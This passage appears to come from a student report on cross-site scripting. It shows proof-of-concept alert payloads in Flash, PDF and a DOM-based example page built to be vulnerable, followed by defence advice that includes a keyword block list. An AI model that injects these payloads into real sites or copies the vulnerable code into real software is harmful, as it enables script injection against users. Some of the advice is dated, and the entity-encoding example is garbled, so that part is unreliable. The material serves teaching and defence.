We write a code for executing external javascript.

Table 3.2.5.1 source code of example.as

The source code of example.as is:

```
1  class example
2  {
3  function attack ()
4  {
5  }
6  static function main(mc)
7  {
8          getURL("javascript:alert('XSS Attack!!!!!!!!!!!!')");
9  }
10
```

According to this code, we aim to promote a warming window which displays “XSS Attack!!!!!!!!!!!!” If this message is displays, this means that the javascript has been executed.

Step2:

We use MTASC to compile the files **example.as**, and then we obtain a file which is example.swf. The type of this file is .swf, for that reason, it is in flash format and it can be opened by Flash Player.



Figure 3.2.5.1 example.as Execution Command

Step3:

We use Adobe Flash Player to open the file example.swf.



Figure 3.2.5.2 example.as Execution Result

However, XSS in Flash tests only in IE7.0 or lower version and the Google Chrome web browser. It can work in other higher version, but there might be a pop-up warning message to let the user pay attention to the potential risk. We just click the warning and allow ActiveX, then the scripting execute, too. Accroding to Figure 3.2.5.2, we can see a warning window which showed “XSS attack!!!”.That means the javascript injected is executed. Therefore, if a hacker fires a Flash which contains XSS vunerabilty to call external malicious javscript, everyone who watches this video will execute the following malicious code and be infected by this Flash. Because it is hidden, the users will be infected by this attack easily.

XSS in PDF

However, not only do Flash files have XSS vulnerability, but PDF files also are vulnerable. Nowadays, we commonly use*.pdf format to make the business files or document in order to have a nice performance of files. In 2006, there are two researchers, David Kierznowski and Petko Petkov found another feature of PDF which can be used to execute a XSS attack.

Owing to the PDF support Javascript embedded, we can inject the javascript into the .pdf files and let them execute to infect the reader. The following example shows the process of using vulnerability in PDF format files.

Example XSS in PDF FILEse

Requirement:

Adobe Acrobat Professional (trial 30 days)

Step1:

We open a pdf format file by using Adobe Acrobat.



Figure 3.2.5.3 PDF Document

Step 2:

On the left side of Adobe Acrobat, there are few tags and we click the page tag.



Figure 3.2.5.4 Choose PDF Page

Step3:

Then hackers can right-click the page which hackers want to inject javascript code. Here we use the second page to make a demonstration.



Figure 3.2.5.5 PDF Page Properties

Step 4:

We click the right tag “action” and add an action which selects “Run a javascript”. In addition, we input the “app.alert(“XSS attack!!!!”);” into the JavascriptEditor.



Figure 3.2.5.6 PDF Page Javascript Injection

Step 5:

Next, hackers confirm the change, save the files and open the file again in order to try to check whether the javascript has been executed or not.



Figure 3.2.5.7 PDF Javascript Execution

As the result, when the reader comes to read the page 2, the javascript will execute automatically so that it can be used to inject the malicious code and attack people. Everyone reading this page will be attacked and execute the internal javascript previously injected by the hacker. In addition, Adobe Acrobat 8.0 has a UXSS (Universal Cross-site-script) which was discovery by David Kierznowski and Petko Petkov, as well. All the websites which have pdf files will be attacked. However, Adobe fixed this problem for the newest version of Adobe Acrobat 8.0.

3.3 DOM-Based XSS

In Chapter 2, we have explained what DOM-based XSS is. Therefore, we know that DOM-based XSS is quite different from the two previous types of XSS vulnerability.

This Section gives an example of how DOM-based XSS works. The following example comes from Amit Klein's report of DOM-based Cross site scripting. [20] This example is a welcome page which will greets the visitor.

Table 3.3.1 source code of example.html

Source code of example.html:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
</HTML>
```

We accessing http://127.0.0.1/DOM/example.html (IE 8.0)



Figure 3.3.1 Example.html Page

However, the URL of this website has DOM-based XSS. In the following step, we give the parameter “leo” to the page. Then, the URL will be changed to http://127.0.0.1/DOM/example?name=leo . We try to access this page and to see if it is different from the previous example.



Figure 3.3.2 Leo’s Example.html Page

We can see that //127.0.0.1/DOM/example.html changed to “leo” which is our input parameter. Therefore, we can give different names in order to show different values to customers. However, owing to the fact that the parameter can be changed into different values, if we try to change the value into malicious code, it will definitely execute it. Then, we change to http://127.0.0.1/DOM/example.html?name=leo<script>alert(“XSS”)</script>.

We are accessing that URL (IE 7.0 or lower version):



Figure 3.3.3 Leo's Example.html Result

On the page, it said "hi leo" so that we use leo's status to access this website. In addition, the input scripting in the URL is executed. Therefore, if there is DOM-based XSS vulnerability and it is not filtered by the developer, it can use another user's status to execute injection scripting which is the same as the REFLECTED XSS or STORED XSS vulnerability. We must find another method to avoid this type of XSS vulnerability, because it is a totally different principle of work from the REFLECTED or STORED XSS vulnerability. However, if you test it in IE8.0, because it has the XSS filter to prevent the XSS vulnerability from happening, it will block it and it will change it into security code to output in the web browser. In next chapter, we will discuss different methods to defend the XSS vulnerability.

4. XSS DEFENDING

4.1 Defending XSS vulnerability From User Side

This chapter explains how to defend the XSS vulnerability and gives some advice to users and developers in order to avoid the XSS vulnerability.

First of all, generally, the user side is the frailer than the Developer side. Owing to the users less experience, curiosity and carelessness, it is easy for an attacker to break the user's defense. Therefore, it is vitally important to enhance the user's awareness of defense XSS vulnerability during internet surfing.

As we know, the essential way to get rid of XSS vulnerability is to disable all scripting language. Unfortunately, users can not disable scripting language, because it will disable lots of functions in website and many beautiful image effects by using scripting language. Therefore, we cannot live without scripting. However, if a user can take the following few pieces of advice, these measures can help users reduce XSS vulnerability risk.

1. Firstly, selecting a good web browser is very important as a good web browser will provide a secure environment for resisting malicious attack and avoiding hacker attack. Owing to the fact that a hacker target is usually a user based web browser which is Internet Explorer. Therefore, if users choose Firefox or Netscape, we will avoid being the hacker's target. This is done easily so that when users access the website, choosing a suitable web browser is very important.

2. Secondly, there are already many useful plug-in tools that can be used in a web browser. In IE 8.0, there is an XSS filter inside and it cannot be removed so that if the user is attacked by XSS, the XSS filter will detect

REFLECTED XSS vulnerability and block the malicious code from being executed and a warning message will pop-up to alert the user. Therefore, users need to update your web browser regularly in order to have more functions to resist attacks. In Firefox, adds-on can provide many pieces of useful software to help users to recognize the fake website (phishing attack).For example, there is “NoScript” adds-on in Firefox which can ensure that users can visit a trustable website and resist an XSS attack and click-jacking attempts as well. In addition, “safeHistory” adds-on in Firefox can also help the web browser to resist attacks.

3. Thirdly, because Flash, ActiveX or QuickTime are usually used to threaten the user visit website, disabling these features can block those kinds of XSS vulnerabilities. In web browser settings, users can disable these features in order to defend XSS vulnerability.

4. Finally, we should not click un-trustable or anonymous website URLs, because these untreatable URL were generally created by hackers and redirect to some dangerous field. In addition, users will receive junk e-mail which consists of phishing URL or XSS URL. Users need to pay more attention to that and ensure that is a trustable URL and then click to access it otherwise we should not click. Such emails should be deleted from the mail box.

4.2 Defending XSS vulnerability From Developer

So far, three main types of XSS vulnerability have already been discussed, namely, STORED, REFLECTED and DOM-based XSS. Maybe in the future, there will be many variable types carried out; however, XSS vulnerability is not unbeaten.

Although, XSS vulnerability can use many methods to avoid the protection policy or Anti-XSS software, it has a weak point, as well. Starting from the principle of triggering XSS, we can easily find that to avoid the XSS vulnerability is simple. Nonetheless, the most difficult part is that we cannot guarantee that the user controlled data can be safely executed every time. In addition, Because of the quick spread of Web2.0, more interaction between the user and the server cannot be avoided. Therefore, the wide existence of XSS vulnerability is not strange and surprising.

However, different types of XSS vulnerability need to be defended in different ways according to the each principle of XSS vulnerabilities. Because STORED XSS and REFLECTED XSS can be defended in the same way, this part discusses defending STORED and REFLECTED XSS vulnerabilities. Nonetheless, DOM-based XSS is totally different from those previous types so it needs to be defended in another way. The next section explains several methods and ideas of defending against DOM-based XSS.

4.2.1 Defending of STORED and REFLECTED XSS

The prime reason for STORED or REFLECTED XSS is that the user-controllable data is not filtered or guaranteed and passes to the application or server directly. In addition, the malicious code is injected without any detection. Therefore, if hackers want to avoid STORED or REFLECTED XSS, first of all, we must guarantee that every user-controllable data is legal and secure. However, the data can be input in different ways. It consists of the data in the request, the STORED in the application data and the remote data which comes from outside. For this reason, we need to carefully detect the whole application code in order to can guarantee the security of user-controllable data.

Therefore, we must filter the data using three important processes so that it can render the data more secure.

The first important process is that we need to ensure the data input process which is called input filtering, because it is the first gate of the data coming. If the data enters the application, it needs to be detected by several functions which have been built in the original source code. It can be used to which detect the data length, the valid data, and regular expression. The input field limits the input type. For example, if the website wants the user to enter the age, users need to limit the user entering the integer into the age field. Therefore, only a number can be entered into the age field. For this reason, we need to have limitation rules which consist of name, age, e-mail, URL and any other types.

The programmer also needs to write a program which is called input limitation filter to filter the keywords of XSS vulnerability, such as: javascript, alter, VBscript, script, iframe, onerror and so on. Therefore,

when these words enter the application, this keywords filter will detect and block the dangerous words so that it can prevent the XSS keyword from entering. In Appendix 1, there is a PHP-based XSS filter which was found in Nio's blog. [21] This PHP code can filter most of XSS keywords in web browser default encoding ISO-8859-1and other encoding types cannot use this program to filter the XSS keywords.

The next process is the data output process which is output filtering. If the application uses the data which is user input or third-part submitted, it is still used into the application response. Therefore, it can still be used to attack by passing the malicious code into the response from the user input. For this reason, we need to use HTML encoding to filter the malicious code. HTML encoding is using the HTML character entity reference or HTML entities to replace the native characters. Therefore, the malicious code can be transferred into security characters and regard them as the normal text format to handle so that the malicious command cannot be executed by the web browser.

For example, Characters <, >, " and & can be translated into <, >, " and &. Therefore, if there is <script> in the HTML code, after encoding that, it will be translated into <script> and it will be displayed as the a text format and it cannot be the tag of scripting. In other words, the malicious code cannot be executed anymore, because it did not represent <script>. Therefore, before the user inputs controllable data entering the web server, we can use API in ASP (Active Server page) which has the Server object which has a method called "Server.HTMLencode" to encode the malicious code into normal text format and avoid the malicious code being executed. This method can transform the characters into entity character reference or HTML entities and use the number encoding to replace larger than 0x7F ASCII characters.

If we have these two processes, we can make the application more secure and reduce the occurrence rate of XSS vulnerability. If one gate is broken by a hacker, another one is waiting for him.

In the third process, the programmer must eliminate the risk input field where malicious code can be injected, because in the source page code, there are some fields which can let the user enter the data in the javascript field in order to apply some functions. However, it increases the occurrence of XSS vulnerability and lets the input data be executed directly. Therefore, avoiding this situation is significantly important as well. When a programmer writes the code, eliminating the risk input field can reduce the occurrence of XSS vulnerability.

Except for the above three main processes, there are a few points which we also need to pay attention to. The first one is the HTTP Referrer. As we know, there is a header in the HTTP packet. It consists of the referrer of website so that if the client passes the data by using different HTTP Referrer from the server side, the server can reject the data from the anonymous site.

Furthermore, instead of GET, we use POST to submit the data from the client side in order to reduce the URL injection attack. If users use GET to submit the data, the hacker can inject the malicious code into the URL and use the URL to attack. Therefore, it is highly recommended to use the POST method to reduce the possibility of URL injection attack.

4.2.2 Defending of DOM-based XSS

Apparently, the previous defense methods cannot eradicate DOM-based XSS vulnerability. Due to the fact that DOM-based XSS vulnerability has a different principle from STORED or REFLECTED XSS, we describe the defense against DOM-based XSS separately.

Because DOM-based XSS does not need to input the user-controllable data into the application, the DOM data can be controlled by the client side. In addition, this DOM-based XSS cannot be controlled by the server side and the normal protection is not valid .Therefore, preventing the user from controlling DOM data on the client side is the key to avoid DOM-based XSS.

Although DOM-based XSS is different from other XSS vulnerabilities, it still needs to be filtered from the input and output side. However, we need to create defenses on the client side and not on the server side so that we can effectively avoid the DOM-based XSS vulnerability.

First of all, the programmers need to limit the client side from inputting invalid characters into the DOM place. The developer can write a program which like the previous PHP filter code can only allow valid characters into the input place.

Secondly, the server side needs to have a scanner which can detect the user submitted URL and filter it as well in order that it just consists of just one parameter and valid text format String.

The next step is the same as the REFLECTED and STORED XSS vulnerability. To filter output, we need to use HTML encoding in the user-controllable DOM field so that the malicious request can be encoded

into the text formatted characters into the web page and all the malicious code will be transferred into secure String to display on the web page.

Moreover, there is a software program released by Gareth Heyes which can be used to scan the XSS vulnerability by using Javascript to write. It is called XSS Rays and it is an open source application to scan the XSS vulnerability. It can be used as a bookmarklet to scan the vulnerability page in the IE 7.0, 8.0 and Firefox web browser. After the source code has been created, XSS Rays can be used to detect whether or not the code contains XSS vulnerability. This is easily done by the XSS filter. However, although XSS Rays is strong and powerful, it also cannot detect the XSS vulnerability completely. Therefore, the programmer needs to write secure code and avoid writing dangerous code which can be maliciously used.

5. SOLUTION OF XSS EXPLOITS IN OPTIMA

